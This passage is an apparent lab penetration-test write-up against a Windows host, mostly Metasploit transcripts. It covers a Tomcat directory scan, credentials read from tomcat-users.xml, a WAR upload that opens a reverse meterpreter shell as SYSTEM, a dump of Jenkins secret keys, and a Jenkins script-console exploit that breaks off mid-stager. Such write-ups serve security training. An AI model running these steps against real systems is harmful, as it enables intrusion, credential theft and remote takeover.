[*] Meterpreter session 4 opened (172.16.1.4:4444 → 172.16.1.9:49403 ) at 2023-01-18 15:04:14 -0500

[*] Meterpreter session 5 opened (172.16.1.4:4444 → 172.16.1.9:49406 ) at 2023-01-18 15:10:10 -0500
[!] This exploit may require manual cleanup of '../webapps/DesktopCentral/jspf/ISEpm.jsp' on the target

meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
```

8282_tomcat

Here i turn to tomcat:




We can get the dir in specific service in a server:

```
msf6 auxiliary(scanner/http/dir_scanner) > set rhosts 172.16.1.9
rhosts ⇒ 172.16.1.9
msf6 auxiliary(scanner/http/dir_scanner) > set rport 8282
rport ⇒ 8282
msf6 auxiliary(scanner/http/dir_scanner) > exploit

[*] Detecting error code
[*] Using code '404' as not found for 172.16.1.9
[+] Found http://172.16.1.9:8282/axis2/ 200 (172.16.1.9)
[+] Found http://172.16.1.9:8282/docs/ 200 (172.16.1.9)
[+] Found http://172.16.1.9:8282/examples/ 200 (172.16.1.9)
[+] Found http://172.16.1.9:8282/manager/ 302 (172.16.1.9)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) >
```

Then I tried the MSF tomcat_mgr_login, but i lose:

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rport 8282
rport ⇒ 8282
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 172.16.1.9
rhosts ⇒ 172.16.1.9
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set verbose false
verbose ⇒ false
msf6 auxiliary(scanner/http/tomcat_mgr_login) > expl
[-] Unknown command: expl
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```


Then I go to web page and click manage and then cancle, tomcat tells me where I can find info clearly.




Now, we can use other backdoor to check what exactly there.
from backdoor in glassfish, I get into this tomcat file, and below is the content:

```
C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf>type tomcat-users.xml
type tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
  <role rolename="manager-gui"/>
  <user username="sploit" password="sploit" roles="manager-gui"/>
</tomcat-users>

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf>
```

so the username="sploit" password="sploit"



and we login successfully:



From here, I can also upload backdoor.

cause I got the username and password, now I can use a other metasploit:
(here are the options:

```
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  sploit           no        The password for the specified username
   HttpUsername  sploit           no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS        172.16.1.9       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT         8282             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.1.4       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal
```

and we get it successfully:

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 172.16.1.4:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying afKv28MRg2...
[*] Executing afKv28MRg2...
[*] Undeploying afKv28MRg2 ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58060 bytes) to 172.16.1.9
[*] Meterpreter session 3 opened (172.16.1.4:4444 → 172.16.1.9:49621 ) at 2023-01-18 16:13:59 -0500

meterpreter > getuid
Server username: VAGRANT-2008R2$
meterpreter >
```

but for this, our priv is not top.

```
Listing: C:\
============

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40777/rwxrwxrwx   0           dir   2009-07-13 22:34:39 -0400  $Recycle.Bin
40776/rwxrwxrw-   0           dir   2019-02-26 11:53:02 -0500  0f9330990aaffd3c0f6aa3f6b3a4f309
100555/r-xr-xr-x  8192        fil   2018-11-20 16:12:10 -0500  BOOTSECT.BAK
40777/rwxrwxrwx   4096        dir   2018-11-20 16:12:10 -0500  Boot
40776/rwxrwxrw-   4096        dir   2018-11-20 10:20:30 -0500  Documents and Settings
40776/rwxrwxrw-   0           dir   2018-11-20 08:55:11 -0500  ManageEngine
40776/rwxrwxrw-   0           dir   2009-07-13 23:20:08 -0400  PerfLogs
40776/rwxrwxrw-   4096        dir   2019-02-20 09:28:13 -0500  Program Files
40776/rwxrwxrw-   4096        dir   2018-11-20 08:55:11 -0500  Program Files (x86)
40777/rwxrwxrwx   4096        dir   2018-11-20 08:32:47 -0500  ProgramData
40777/rwxrwxrwx   0           dir   2018-11-20 16:16:02 -0500  Recovery
40776/rwxrwxrw-   0           dir   2018-11-20 08:39:59 -0500  RubyDevKit
40777/rwxrwxrwx   4096        dir   2018-11-20 16:13:31 -0500  System Volume Information
40776/rwxrwxrw-   4096        dir   2018-11-20 10:20:30 -0500  Users
40776/rwxrwxrw-   16384       dir   2023-01-18 20:37:05 -0500  Windows
100776/rwxrwxrw-  226         fil   2015-10-07 22:22:24 -0400  __Argon__.tmp
100555/r-xr-xr-x  383786      fil   2010-11-20 22:24:02 -0500  bootmgr
40776/rwxrwxrw-   0           dir   2018-11-20 08:35:52 -0500  glassfish
100776/rwxrwxrw-  0           fil   2018-11-20 09:00:24 -0500  jack_of_diamonds.png
100776/rwxrwxrw-  103         fil   2018-11-20 08:57:08 -0500  java0.log
100776/rwxrwxrw-  103         fil   2018-11-20 08:57:08 -0500  java1.log
100776/rwxrwxrw-  103         fil   2018-11-20 08:57:08 -0500  java2.log
40776/rwxrwxrw-   0           dir   2018-11-20 08:39:21 -0500  openjdk6
100001/---------x 2382774272  fil   1969-12-31 19:00:00 -0500  pagefile.sys
40776/rwxrwxrw-   0           dir   2018-11-20 09:00:27 -0500  startup
40776/rwxrwxrw-   0           dir   2018-11-20 08:39:32 -0500  tools
40776/rwxrwxrw-   4096        dir   2018-11-20 08:37:27 -0500  wamp

meterpreter >
```

we should change the default payload to get a top priv:

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Java Universal
   1   Windows Universal
   2   Linux x86


msf6 exploit(multi/http/tomcat_mgr_upload) > set target 1
target ⇒ 1
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload 63
payload ⇒ windows/meterpreter_reverse_tcp
```


and now we get auth:

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 172.16.1.4:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying l9a9ycaUQY6Xarct...
[*] Executing l9a9ycaUQY6Xarct...
[*] Undeploying l9a9ycaUQY6Xarct ...
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 4 opened (172.16.1.4:4444 → 172.16.1.9:49623 ) at 2023-01-18 16:17:41 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

besides, I also use axis and struts to get priv.

8484_jenkins

secret dir



jenkins store the keys in plaintext in dir Listing: C:\Windows\ServiceProfiles\LocalService\.jenkins\secrets:


```
Listing: C:\Windows\ServiceProfiles\LocalService\.jenkins\secrets
=================================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40776/rwxrwxrw-   0     dir   2018-11-20 08:37:24 -0500  filepath-filters.d
100776/rwxrwxrw-  272   fil   2023-01-19 00:22:43 -0500  hudson.util.Secret
100776/rwxrwxrw-  48    fil   2023-01-19 00:22:43 -0500  jenkins.security.ApiTokenProperty.seed
100776/rwxrwxrw-  256   fil   2018-11-20 08:37:25 -0500  master.key
100776/rwxrwxrw-  272   fil   2018-11-20 08:37:25 -0500  org.jenkinsci.main.modules.instance_identity.InstanceIdentity.KEY
40776/rwxrwxrw-   0     dir   2018-11-20 08:37:24 -0500  whitelisted-callables.d

meterpreter > type master.key
[-] Unknown command: type
meterpreter > cat master.key
8317ec0c0d5d87777cc951d4756ac41c3d21c28ad22775ad8b7b99e631cba02a350731dabbde35cc6862926c88583d8a0ff92fe51137e6b9fadfa9029148e6e9ceb152c86021eb891f74cde7cd
21b77af3b6a35d8c9fa4e96decd81ff33920f440cc0cd810321304f3e79c5aac65b3d97569ebf0bb3210b9feefc8b381633329meterpreter >
```

jenkins_script_console


```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/jenkins_script_console) > set rhosts 172.16.1.9
rhosts => 172.16.1.9
msf6 exploit(multi/http/jenkins_script_console) > set rport 84848
[-] The following options failed to validate: Value '84848' is not valid for option 'RPORT'.
rport => 80
msf6 exploit(multi/http/jenkins_script_console) > set rport 8484
rport => 8484
msf6 exploit(multi/http/jenkins_script_console) > set targeturi /
targeturi => /
msf6 exploit(multi/http/jenkins_script_console) > set target 0
target => 0
msf6 exploit(multi/http/jenkins_script_console) > run

[*] Started reverse TCP handler on 172.16.1.4:4444
[*] Checking access to the script console
op[*] No authentication required, skipping login...
[*] 172.16.1.9:8484 - Sending command stager...
[*] Command Stager progress -   2.06% done (2048/99626 bytes)
[*] Command Stager progress -   4.11% done (4096/99626 bytes)
[*] Command Stager progress -   6.17% done (6144/99626 bytes)
[*] Command Stager progress -   8.22% done (8192/99626 bytes)
[*] Command Stager progress -  10.28% done (10240/99626 bytes)
[*] Command Stager progress -  12.33% done (12288/99626 bytes)
[*] Command Stager progress -  14.39% done (14336/99626 bytes)
[*] Command Stager progress -  16.45% done (16384/99626 bytes)
[*] Command Stager progress -  18.50% done (18432/99626 bytes)
[*] Command Stager progress -  20.56% done (20480/99626 bytes)
[*] Command Stager progress -  22.61% done (22528/99626 bytes)
[*] Command Stager progress -  24.67% done (24576/99626 bytes)
[*] Command Stager progress -  26.72% done (26624/99626 bytes)
[*] Command Stager progress -  28.78% done (28672/99626 bytes)
[*] Command Stager progress -  30.84% done (30720/99626 bytes)
[*] Command Stager progress -  32.89% done (32768/99626 bytes)
[*] Command Stager progress -  34.95% done (34816/99626 bytes)
[*] Command Stager progress -  37.00% done (36864/99626 bytes)
[*] Command Stager progress -  39.06% done (38912/99626 bytes)
[*] Command Stager progress -  41.11% done (40960/99626 bytes)
[*] Command Stager progress -  43.17% done (43008/99626 bytes)
[*] Command Stager progress -  45.23% done (45056/99626 bytes)
[*] Command Stager progress -  47.28% done (47104/99626 bytes)
[*] Command Stager progress -  49.34% done (49152/99626 bytes)
[*] Command Stager progress -  51.39% done (51200/99626 bytes)
[*] Command Stager progress -  53.45% done (53248/99626 bytes)
[*] Command Stager progress -  55.50% done (55296/99626 bytes)
[*] Command Stager progress -  57.56% done (57344/99626 bytes)
[*] Command Stager progress -  59.61% done (59392/99626 bytes)
[*] Command Stager progress -  61.67% done (61440/99626 bytes)
[*] Command Stager progress -  63.73% done (63488/99626 bytes)
[*] Command Stager progress -  65.78% done (65536/99626 bytes)
